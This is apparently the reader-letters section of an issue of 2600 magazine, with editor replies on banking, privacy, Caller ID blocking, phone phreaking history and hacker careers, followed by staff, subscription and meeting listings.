
So, when we think the bank is required to "keep your money safe," it is not. The bank is only required to put a placeholder, denominated in bank reserve dollars (imaginary currency), so you retain confidence in that bank and keep depositing currency units there. Banks today are actually not even required to keep much physical cash in the bank anymore. You can read about historic bank runs throughout history.

On a more philosophical note, when banks are very supportive of the customer and take their side when charges are disputed, you are also assuming they actually have cash sitting around they can refund customers with. The bank literally takes no risk when it lends out your currency because you literally gave them the deposit to lend out, and you aren't even making any interest on it. You're only getting the false sense of security that your dollars are actually physically in the bank, which they aren't. When the bank disputes a charge, it draws on lines of credit, or the merchant will draw on a line of credit and refund numbers back to your account. The real losers when fraud like this happen are the individual small business owners. These businesses lose time, labor, and capital when physical items get refunded or someone frauds them somehow. Banks and credit card companies literally have no "skin in the game" and it's always the small business owners who get hurt the most.

The article states the bank has to insure you up to a certain dollar amount. This is done with the FDIC, one of the more interesting Ponzi schemes from our former socialist president: FDR. The government will "insure" deposits up to $250,000. When the government offers insurance, protection, or a bailout of any kind, just like individual banks, they can create currency out of nothing and transfer it to the unfortunate customer. The only difference is the government cannot create currency itself. The Federal Reserve (a private company) has to create the currency from its imaginary account, then lend those dollars to the Treasury, or government entity, at interest, and finally those dollars trickle down to "save" the bank customer's deposit. All this does is encourage banks to lend more recklessly, because they have a "safety net" with the government. This was demonstrated in the mortgage crisis, when Freddie and Fannie became government entities, literally every time a bank signs a mortgage, when financial firms get bailed out like TARP... the list goes on.

Remember - if anyone wants to commit fraud - the small business owners you might be affecting. But banks, credit companies, and the government all operate on an imaginary system of numbers and accounting entries, not a true monetary system. What is real is our time and labor that we trade in exchange for those currency units. The real fraud is how we continue to let the government devalue everyone's real labor by continually producing new currency, injecting it into the economic system where it goes to people who do not work for that currency. Ask yourself this: If two people have $100, but one of those people worked for that $100 and the other was simply given that $100... whose $100 is actually worth more? Herein lies the great debate of the current rising pricing of everyday services and commodities.

To all the readers of *2600,* I encourage you to explore the YouTube documentary "Hidden Secrets of Money" and watch all ten episodes. This exposes one of the greatest frauds in history, our current monetary system.

I also encourage readers to explore credit concepts as well. People have control over their credit; they are simply not informed. Anyone with an SSN can create three profiles on the credit agency sites and control their own credit. The article oversimplifies "bad" things that can happen to your credit, when in reality your credit is extremely flexible. It's all a bunch of numbers and algorithms anyway, so it's in people's interest to learn how to hack their credit. No one can pull your credit without your consent if you freeze it. Aside from being under some government investigation, no company or individual can touch your credit profile.

I'm always surprised that intelligent people like hackers can waste so much time doing things like trying to fraud banks for pocket knife purchases, sneaker purchases, and whatnot. Take that energy, learn the monetary system, and go start a legitimate business that actually contributes something to society. If anyone needs some guidance in this area,

please feel free to email me at deltacharlie.tech@➥protonmail.com.

Delta Charlie Tango

We always knew our imaginations would serve us one day. We didn't know it would have so much to do with banking.

Dear *2600:*

I assume you're not in the habit of correcting errors of fact in your responses to letters outside of those involving hacker things and maybe some tech aspects, wisely leaving them to your readers. In that case, I have to point out that aestetix makes one historical error, which leads to another bit of sloppy history in his letter in 40:2.

First, the error: Former Fed chairman Paul Volcker was never a close associate of Ayn Rand. aestetix was perhaps confusing him with his successor, Alan Greenspan, who was.

Second, aestetix then says that if the free-market theories Volcker impliedly espoused were so great, why did the economy tank shortly after he took over as Fed chairman? Well, argument by rhetorical question is a very bad idea if you're not completely sure no one can answer it. In this case, the answer is: because that was the point.

Readers old enough may remember that the 1970s were plagued by inflation. Carter appointed Volcker to head the Fed, and Reagan was elected the year afterward, largely to do something about this. What the Fed did was focus on reducing the money supply by raising interest rates sharply. Yes, this did bring about the 1982-83 recession, from which some areas have never recovered. They knew this would happen, but accepted it as a tradeoff for bringing inflation down. When inflation did slow down, this also caused the farm debt crisis and the Third World debt crisis later that decade, as the lending had been based on the idea that inflation would continue for the foreseeable future. By the early 1990s, inflation was almost negligible.

I am not saying this to defend those negative outcomes, which caused a lot of pain. But it is the current accepted consensus of economic historians across the political spectrum. There are debates as to whether it could have been more equitably managed. But it is only fair to the readers of *2600* that we make sure we get all our facts right, in a time when too much bad knowledge is floating around out there.

dcase

This is probably the most we've ever focused on the financial world in these pages. Let's steer in a different direction now.

Dear *2600:*

I just got the new quarterly in the mail and have had a few beers... I may not always agree with what *2600* says, or whatever anyone ever says in general, but I'll defend our right to speak our minds and set information free till they put me underground.

MW

There ya go. That pretty much sums it up.

Dear *2600:*

Thanks to pax for the interesting article entitled "Cute App, But I'll Use My Own" in 40:3.

The obsession with having apps for everything is getting out of hand. I have a phone running Lineage and only use F-Droid as my repository, so I know how irritating it is to be required to use various "apps" to get things done in life.

During the COVID lockdowns here in Victoria, Australia, the government introduced a system where you scanned the QR code at any venue you wished to enter. This was to be able to keep tabs on close contacts when infections occurred at a certain place and also to inform people if they may need to get tested.

The QR code would take you to a government website when you could either download an app or you could enter your details on the website.

While I was a little worried about how the information could be used, COVID was a very extraordinary situation and I strongly supported the Victorian state government's strong handling of the outbreak (although there were some areas where I think they could have done better, but they generally handled it pretty well). As a result, I was prepared to take the potential risk to my privacy, as saving lives was the bigger issue.

I was impressed with the fact that you could fill in your details on the website, as I wasn't required to download and install a proprietary app.

Unfortunately, later on they removed the feature on the website, and then you were just directed to links to Google Play and the Apple App Store, where you could install the app.

For many venues, I would go up and say that I wanted to sign in, but didn't have a smart phone. (I wouldn't bother explaining Lineage or F-Droid as opposed to Google Play. That would just make things complicated. I'd just keep my customized smartphone out of site when talking to them!) I would get funny looks at times, but I usually could sign in with a pen and paper.

However, not all outlets had the pen and paper option, which really annoyed me. I would always be polite to the people I talked to, but would ask them to pass on a complaint that I felt it was discriminatory to those who hadn't bought into Apple or Google's empires and just had an old-fashioned phone. Most people could understand this, but not all.

Interestingly, at one point, I did download the app via different means and had a look at what classes/libraries were included. There are many good programs to do that (for example, "ClassyShark" which is available from F-Droid). I shouldn't have been surprised to find the usual suspect classes and libraries from Google and Adobe which track users. Just further insult to those who want autonomy over their technology!

But what pax describes is totally next level. Needing an app to open a stupid gate is just ridiculous! I'm impressed with pax's solution, but it still begs the question: How do people get in and out when Internet connectivity is down?

It just creates yet another unnecessary reliance on your technology and the Internet all working correctly to get on with daily life - not to forget all those little threats to privacy that add up.

The spirit of hacking encompasses many things,

but a huge, central tenet of hacking is the ability to control your own "things."

All the best.

Chris

That is indeed what it comes down to in the end. The toys are great fun and we all love to play with them. But ultimately, it should be about individual choice and being able to accommodate people who do things differently. That's what makes us all stronger.

Dear *2600*:

This is a response to ThoughtCrimes, page 22 of 37:1. Even if you aren't committing any crimes, we all need to be concerned about Big Brother's outreach. You never know when they will decide that they don't like something you did or said. You *never* want to be on their radar!

Many criminals use prepaid cell phones as burners so government and law enforcement agencies might have an interest in surveilling their use, especially if this carrier in particular is often used by foreigners traveling to the U.S. Perhaps this carrier was entirely set up by the DoD for that purpose or maybe it has ties to them? It's anybody's guess.

Of course, you could always contact their support and ask them; I'd be curious as to what they'd say or if their IP space or Whois info changes suddenly after this is brought to their attention. Regardless, I would likely use the default T-Mobile APN settings, always route through a VPN, and/or just dump that carrier entirely.

Also, in response to Morlock Elloi, page 54 of 37:1, I often wonder why people continue to accept and use these totally centralized systems. You never know who has access to your data, or who will gain access. It is super easy for governments to spy and hackers to steal personal data en masse. The way Internet applications are typically set up is akin to a burglar breaking into a single home and getting away with millions of people's property.

This could be changed if every individual ran their own server(s) or if we abandon the server/client paradigm. The former would be more efficient as the client may not always be online and packets would be discarded.

So why aren't people doing this? There's plenty of great and mostly open source software available to suffice these requirements. I imagine it's mostly due to lack of knowledge and understanding, but also lack of time and resources. They feel more comfortable letting the so-called "experts" handle their data. But these "experts" have security breaches all the time. Even if you are no expert and your system is somewhat shoddy, you would still be less of a target than the big "experts."

As for cryptography, should we follow the experts' suggestions? I'm still not sure. Cryptography is not an easy subject for the average person to fully understand. Perhaps it would be best to mix a well known cipher with your own custom cipher? Or would that compromise the whole system?

Dan N

Unpredictability and a wide variety of individual traits are good ways of keeping from being caught up in massive data breaches. But, as you say, time and resources are major limiting factors for most people. That doesn't mean we can't start changing our habits and learning more about how to run our own systems. There would certainly be lots of mistakes made and poor security choices by some of us. But the targeting would have to be on an individual level rather than on a million or more users who never had a chance to overcome their provider's poor security choices. Any time end users have the opportunity to make their own mistakes and build their own systems, it's a win in the long run. That's what the hacker mindset is all about.

Q&A

Dear *2600:*

Is it possible to get a lifetime digest PDF and lifetime EPUB as a combined item? I see there is the ability to have the double lifetime, which provides PDF annual digests and paper issues going forward. Would this be as simple as purchasing the lifetime EPUB subscription and then purchasing the lifetime digest digital upgrade? The PDF digests and access to all the previous digests is great, but going forward EPUB seems to make more sense for e-reader use.

I've been a reader for many years. I used to buy your magazine in local bookshops here on Long Island and then eventually got a subscription via Amazon Kindle (because it was convenient), but it seems you guys outlast the ever-changing landscape of magazine delivery and I want to keep reading and keep supporting you. I travel a lot for work, so reading on some kind of electronic device is simple, as my new Kindle takes up the same space as only a few issues of your magazine, but I can carry all of them and so much more.

Justin

By the time you read this, we hopefully will have more options available, at least one of which should be helpful for you. The delay was needed so we could make sure there were no hiccups in delivering subscriber issues for our new digital options. Fortunately, there weren't, which opens the door to all kinds of possibilities.

Dear *2600:*

I have a general question regarding private numbers and blocking Caller ID via *67. I remember when Caller ID was being rolled out mainstream, and Ma Bell marketed this service to block your Caller ID from being seen. It was on a per-call basis, so you'd need to dial the prefix before your area code and number to temporarily block your phone number. Caller ID units used to say "PRIVATE" or all dashes. I was under the impression the receiving party would not get the caller's information if they dialed *67. To test this today, I dialed an 800 number inbound to a company I have an existing relationship with. The representative was able to "pull up" my phone number, address, and name. This is despite dialing *67. Do the modern phone systems pull subscriber data regardless of Caller ID displays?

Dave

When you dial a toll-free number such as the 800 number you called, a technology called Automatic Number Identification (ANI) is used rather than

*Caller ID. The *67 option has no effect when calling these numbers. The same thing happens if you call 911. While it's possible to mask your number, it's not nearly as straightforward as with Caller ID. (Incidentally, when Caller ID was introduced, some phone companies only offered per-call blocking where, as described above, you had to dial *67 before every call to block your number. Others offered all-call blocking, which established blocking as your default. *82 was the code to un-block. But some companies used *67 as a toggle for all-call blocking in the early days, leading to customers not knowing if they were blocking or unblocking. Hijinks ensued.)*

It should also be pointed out that other non-800 numbers are also capable of using ANI instead of Caller ID. We've even caught Verizon passing data they shouldn't onto non-ANI-using called parties despite a block being in place. In short, it's not wise to trust Caller ID blocking.

Dear *2600:*

What is the desired length of an article?

Bob

It's different for everyone, but we would like to see more in-depth articles that run a few pages. Short articles are fine too if there isn't a lot of detail to impart. The important thing is to express yourself if you have something to say or share. That's what makes all of this so interesting.

Dear *2600:*

Hi folks, I've got a question on sharing digital editions of *2600*. We've got an InfoSec community at work here in Poland. These are mostly younger folks who likely haven't heard of you. What's your stance/legal approach of copying and distributing *2600* in full or fragments amongst people at work?

Micha

We don't have copy protection or DRM, which means you get to determine what you do with the content. Of course, too much sharing without subscribing and we wind up struggling, so we ask people to be considerate and think of how they can ensure we stick around so we can continue doing this.

Dear *2600:*

I'm in a number of vintage computing groups. There is a common claim that older operating systems are not vulnerable to attacks. I maintain they are very vulnerable. If one were to boot up a Windows 98 machine with vintage browsers and surf the web, would it somehow have defenses because this software is so old as to be no target?

John

There is most definitely a school of thought that believes this. We don't recommend relying on old and outdated software for anything truly important, but we also don't recommend blindly updating every time you're told to. Oftentimes, that's where security problems pop up. In the end, think for yourself, get familiar with firewalls, and keep regular backups.

Dear *2600:*

I'm not much of a hacker, but I had some recent success hacking a Chromebook to run Parrot OS. Now I have a small laptop with a 12-hour battery I can use to learn about cybersecurity and webdev. Any interest in an article/walkthrough on the subject? I'm not sure if it's been covered before. I'm not much of a writer either, but I'll give it a shot.

Professor DOS

That's exactly the spirit we need, as well as the content. We look forward to seeing what you come up with.

Dear *2600:*

One thing I've never quite understood about the 2600 hertz whistle apart from serving as the "aha!" moment... did it have any practical use? What I mean is this: imagine that it's 1967 and you have the whistle. So you pick up a phone, dial a toll free number, and once it connects, blow the tone. OK, so the remote tandem disconnects, and now you're sitting on an open trunk line, ready to accept new instructions. So... now what? You need to be able to generate MF tones in order to make use of the trunk, which means using a blue box. And, if you already have a blue box, then you don't need the whistle, do you? I've never come across any solid evidence that the whistle itself was a useful tool. Stories of it as a physical object involved in the manipulation of the telephone system seem... apocryphal in a way, like the notion of an apple physically hitting Newton on the head.

Joe

For the most part, you're right in that the whistle on its own wasn't all that useful without the blue box, which is what generated the special MF tones. Most blue boxes already had the 2600 hertz tone built in, making the separate whistle redundant. However, it was good for testing without holding a cumbersome box up to the mouthpiece and for showing off in front of friends. Not all connections could be seized in this manner, so this would be a quick and cheap way of finding out.

Dear *2600*:

What happened to www.2600index.info? The last issue to be reviewed here is Autumn 2018. An update is long overdue.

Mr. Nobody

As we've never run that site, we have no control over it. Such projects take a lot of maintenance and this was something that a dedicated reader started. We're happy to spread the word when these types of accomplishments pop up, but we can't be surprised when life gets in the way.

By the way, the latest neat project we've heard of is offthehook.cc, an AI-generated transcript of every episode of "Off The Hook," our weekly radio show. Many thanks to Santiago from Madrid for putting this together.

Dear *2600*:

Any information or methods about how to detect if surveillance software has been surreptitiously installed onto any type of specific device? Personal standalone computer, networked computer, smartphone, iPad, etc., on both a hardline and a wireless Internet connection. Any advice you could provide would be deeply appreciated as one can never be too careful about who's watching you these days.

The Master Cylinder

The thing about surveillance software is that it's designed to be hidden. We could tell you to look out for processes that don't appear to be legitimate or log any and all odd behavior, but oftentimes there are valid explanations. Spyware run by employers can usually be found, but then your efforts at finding it will also be observed by them. We suggest searching online for the latest updates on what to look for. And while we advise people to always assume they're being monitored in some way, that doesn't mean you have to let that change who you are or your overall level of trust. That's how you truly lose your freedom.

Dear *2600*:

My friends and I are having trouble finding an answer to a technology question. I am turning to you as your background and experience in this area make you the most qualified people to provide an intelligent answer. How does device specific electronic surveillance work? This could be electronic surveillance on any type of device: computer, phone, tablet, pad, walkie-talkie, etc. Thanks for any help with this.

P_S_y_c_h_O-pup

There is no one answer to this as all electronic devices are different. A key logger on a computer can be installed remotely or with physical access. A phone can be monitored through the company or via social engineering. Walkie-talkies can simply be listened in on if you're broadcasting on an open frequency with no encryption. The possibilities are close to endless. And we are always interested in articles that go into much greater detail.

Dear *2600*:

I wonder if any of you know of any in-print publications that focus on technical topics like Linux, Windows, servers, application development, etc. I am one of 2.5 million in the U.S. who are *not* allowed to access the Internet. I love reading every issue of *2600*. I also read *Maximum PC* and *Linux Format*. I would get *MSDN Magazine* but it went out of print (digital only) in 2015 or so. Maybe if I had Internet access, I would do a search on DuckDuckGo for magazine or journals in print, but I cannot. Can you help a guy out? Thank you for the great work that you do. Don't let the whiners get you down. HTP.

Looking for Information
(incarcerated)

Some titles we came across were Popular Mechanics, MIT Technology Review, *and* Technowize. *We're certain our readers will come up with more.*

Dear *2600*:

Why not have a column for readers to submit problems and offer solutions? I have two.

Why does my Motorola phone tell me I should use their charger and cord? (Their cord was defective.)

Why do BMW cars not start with non-BMW batteries?

Anonymous

These two issues are related. Companies want you to buy their stuff, not that of their competitors. They try to make you do this even after you've already bought their products. We've seen printer companies try to strong-arm customers into only using their toner, sometimes even making it impossible to use another brand or artificially expiring toner while it's still perfectly fine. There is only one way to deal with this sleazy behavior and that's to help drive these companies out of business. This goes beyond attacks on the right to repair and constitutes a threat to the right to buy.

Moving on Up

Dear *2600:*

Next month will be my first meeting with the organization. I am very excited to interact with you guys! My long-term career goal is to be an ethical hacker.

I did a ten-month boot camp for cybersecurity. I am now working as a PC support tech and my passion has always been the software part. I look forward to interacting and learning more from you.

See you guys soon and thank you for your time.

taddy

We wish you the best and hope things work out. We're not big on labels, the term "ethical hacker," or boot camps. Maybe they work for some, but we believe the real determining factor comes from the individual themselves and whether or not they have the hacker mindset to begin with. With that kind of a foundation, there is much that can be built, but we need to remember that there is no magic formula and that everyone is different. There are many really good hackers who cannot pass these manufactured tests and have little interest in them. Anything that discourages them is not what we want to help promote.

Dear *2600:*

I was a disabled alcoholic for two decades. I had no tech background. Knew how to browse the web and run a torrent on a Mac. I found Linux and began setting up VMs on a cheap desktop machine I bought on SSI. I lived open source as a discipline. If there was a FOSS, yet difficult, way to solve a problem (like streaming, cloud sync, etc.), I forced myself to use it. If there was a better, yet more complicated, way to use my desktop machine, I reinstalled my system. Today, I'm a year into my career as a Linux support analyst. I've never had a CS class. I didn't have any certs before the job. Just go for it. People ask me how to get a job in Linux all the time. Just love Linux. Don't like it. Don't play with it. Don't use it on your *other machine*. If you love it, it can happen. (I use Gentoo, by the way.)

Joe

This is what it's all about. When you realize you have the ability to steer your future, and the desire and passion to learn, that's when the doors really start to open. Thanks for sharing this inspiring tale.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind. As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
flyko, TheDave

Paper Edition Layout and Design
typ0

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.,
P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. & Canada - $31 individual,
$60 corporate (U.S. Funds)
Overseas - $44 individual, $75 corporate

DIGITAL EDITION YEARLY SUBSCRIPTIONS
PDF and EPUB - $19.99 at store.2600.com

BACK ISSUES:
Individual issues for 1988-2023 are
$7.25 each when available.
Shipping added to overseas orders.
All back issues (1984-2023) available digitally
as annual digests and individually in PDF
format from 2018 on at store.2600.com.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.,
P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

"Some people worry that artificial intelligence will make us feel inferior, but then, anybody in his right mind should have an inferiority complex every time he looks at a flower." - computer scientist Alan Kay

"Just as a well-tempered mind guides a virtuous man, a judicious hand must guide the development of artificial intelligence, lest it becomes a perilous tool of destruction." - what Benjamin Franklin would have said about artificial intelligence according to ChatGPT

"My primary goal of hacking was the intellectual curiosity, the seduction of adventure." - Kevin David Mitnick

"We know where you are. We know where you've been. We can more or less know what you're thinking about." - Google CEO Eric Schmidt, 2010

MEETINGS

_2600_ MEETINGS CONTINUE TO EXPAND. KEEP CHECKING THE WEBSITE BELOW FOR MORE UPDATED LISTINGS AS WELL AS INFO ON HOW TO START YOUR OWN MEETING!

ARGENTINA

Buenos Aires: Bodegón Bellagamba, Armenia 1242. 1st table to the left of the front door.

Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499. 7 pm

AUSTRALIA

Melbourne: Oxford Scholar RMIT, 427 Swanston St. 6 pm

CANADA

Alberta

Calgary: Food court of the Eau Claire Market. 6 pm

FINLAND

Helsinki: Mall of Tripla food court (2nd floor).

FRANCE

Paris: Place de la République, 1st floor of the Burger King, 10th arrondissement.

IRELAND

Dublin: The Molly Malone Statue on Suffolk St. 7 pm

JAPAN

Tokyo: Beemars, Kabukicho, 2 Chome-27-12 Shinjuku Lee Building #2 3rd floor. 7 pm

PORTUGAL

Lisbon: Amoreiras Shopping Center, food court next to Portugalia. 7 pm

RUSSIA

Petrozavodsk: Good Place, pr. Pervomayskiy, 2. 7 pm

SPAIN

Madrid (2600.madrid): Maldito Querer, C. de Argumosa, 5. 7 pm

SWEDEN

Malmo (@2600Malmo): FooCafé, Carlsgatan 12A.

Stockholm (@2600Stockholm): Urban Deli, Sveavägen 44.

UNITED KINGDOM

England

Bournemouth (@bournemouth2600): The Goat & Tricycle, 27-29 W Hill Rd. 6:30 pm

Cheltenham (@2600Cheltenham): Bottle of Sauce, Ambrose St. 6:30 pm

London (@London_2600): Angel Pub, 61 St Giles High St, outdoors at the red telephone box. 6:30 pm

Manchester (@2600Manchester): Piccadilly Tap, upstairs.

Scotland

Glasgow (@Glasgow2600): Bon Accord, North St. 6 pm

UNITED STATES

Arizona

Phoenix (Tempe) (@PHX2600): Escalante Community Center, 2150 E Orange St. 6 pm

Prescott: Merchant Coffee, 218 N Granite St.

Arkansas

Fort Smith: Fort Smith Coffee Company, 70 S 7th St. 7 pm

California

Los Angeles @LA2600): Union Station inside the main entrance by Alameda St near Traxx Bar. 6 pm

Sacramento: Old Soul @ 40 Acres coffee shop, 3434 Broadway. 6 pm

San Francisco: 4 Embarcadero Center, ground level by info kiosk. 6 pm

San Jose: Outside the MLK Library, 6 pm

Colorado

Denver (@denver2600): Denver Pavilions. 6 pm

Fort Collins: Starbucks, 4218 College Ave. 7 pm

Connecticut

Farmington: Barnes & Noble cafe area, 1599 South East Rd.

District of Columbia

Arlington: Three Whistles, 2719 Wilson Blvd.

Florida

Boca Raton: Barnes & Noble on Glades Rd.

Jacksonville (#Jax2600): The Silver Cow, 929 Edgewood Ave S.

Illinois

Oak Lawn: The Meta-Center, 4606 W 103rd St, Ste B.

Urbana: Broadway Food Hall. 6 pm

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall. 6 pm

Maine

Bangor (Hermon) (@2600Bangor): Bangor Makerspace, 34 Freedom Pkwy

Massachusetts

Boston (Cambridge) (@2600boston): The Garage, Harvard Square, food court area. 7 pm

Hyannis: Nifty Nate's, 246 North St.

Michigan

Lansing: The Fledge, 1300 Eureka St. 6 pm

Minnesota

Bloomington: Mall of America, north food court by Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hackerspace, 2215 Scott Ave.

New Hampshire

Milford: Grill 603, 168 Elm St. 6:30 pm

New Jersey

Somerville: Bliss Coffee Lounge, 14 E Main St.

New York

Albany: Starbucks, Stuyvesant Plaza, 1475 Western Ave. 6 pm

New York (nyc2600.net) (@NYC2600): Citigroup Center, 53rd St & Lexington Ave, food court.

Rochester (rochester2600.com) (@roc2600): Global Cybersecurity Institute, 78 Rochester Institute of Technology. 7 pm

North Carolina

Raleigh (@rtp2600): Transfer Co Food Hall, 500 E Davie St. 7 pm

Oklahoma

Oklahoma City: Big Truck Tacos, 530 NW 23rd St.

Oregon

Portland: Sizzle Pie Central Eastside, 624 E Burnside St. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St.

Philadelphia (@philly2600): 30th St Station, food court outside Taco Bell (odd months); Iffy Books, 319 N 11 St #2I (even months). 6 pm

Texas

Austin (@atx2600): Central Market mezzanine level, 4001 N Lamar Blvd. 7 pm

Dallas: The Wild Turkey, 2470 Walnut Hill Ln #5627.

Houston (@houston2600): Agora Coffee House, 1712 Westheimer Rd. 6 pm

San Antonio: PH3AR/Geekdom, 110 E Houston St. 6 pm

Utah

Salt Lake City: 801labs Hackerspace 353 E 200 S, Ste B. 6 pm

Virginia

Arlington: (see District of Columbia)

Washington

Seattle: Merchant Saloon in Pioneer Square. 6 pm

Spokane: Starbucks near Wellesley & Division (across from North Town Mall).

URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, José L Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month. Unless otherwise noted, _2600_ meetings begin at 5 pm local time. Follow @2600Meetings on Twitter and let us know your meeting's Twitter, Mastodon, or Bluesky handle so we can stay in touch and share them here! To start a meeting in your city, DM us or send email to meetings@2600.com.

www.2600.com/meetings

The Back Cover Photos

Well, it's about time. The perfect place for a *2600* meeting, as seen in Apache Junction, Arizona by **Matt Witten**. (Actually, they close at 2 pm every day so it'll have to be an early gathering.) Expect us.

The Back Cover Photos

We've been looking for this road for years! We're surprised the signs are still up. (Please don't steal the signs.) This elite highway was discovered by **N1xis10t** in rural western Kentucky near Madisonville. (Now all we need is a hacker restaurant that's actually on this road.)

The Back Cover Photos

This is Sonia who is apparently as avid a reader of our pages as anyone else. Thanks to **Veronica** for capturing this priceless moment. We open our pages for documentation of any other such interactions with the animal kingdom.

The Back Cover Photos

We can only wonder what people passing by on the freeway must have thought as this massive error message was proudly displayed at the Oakland "Oracle" Arena where the Golden State Warriors played basketball until recent years. Witnessed by **Halie Symmons**, this is likely one of the world's biggest shells.

The Back Cover Photos

Looks like **Austin Burk** found our secret power substation in Elizabeth, Pennsylvania. Surely we're not the only magazine that has one of these?

The Back Cover Photos

Hospitals like to say they treat patients with special attention. But at the UC San Diego Level 1 Trauma Center parking garage in La Jolla, California, **Screaming Yellow Fish** discovered that they have at least one "elite" parking space. Who can top that?

The Back Cover Photos

Everyone can just calm down and not jump to conclusions. We did not merge with Oracle. If we had, our name would certainly be bigger than theirs. This was discovered by **Pete Wright** in Santa Monica, California.

The Back Cover Photos

We thought at last our readers had found us a place where we could get our many floppies fixed. But, alas, what **David Mooter** uncovered over in Austin, Texas was a secret speakeasy that requires a secret code to get in. They even have a website at www.floppydiskrepairco.com but we found no clues there.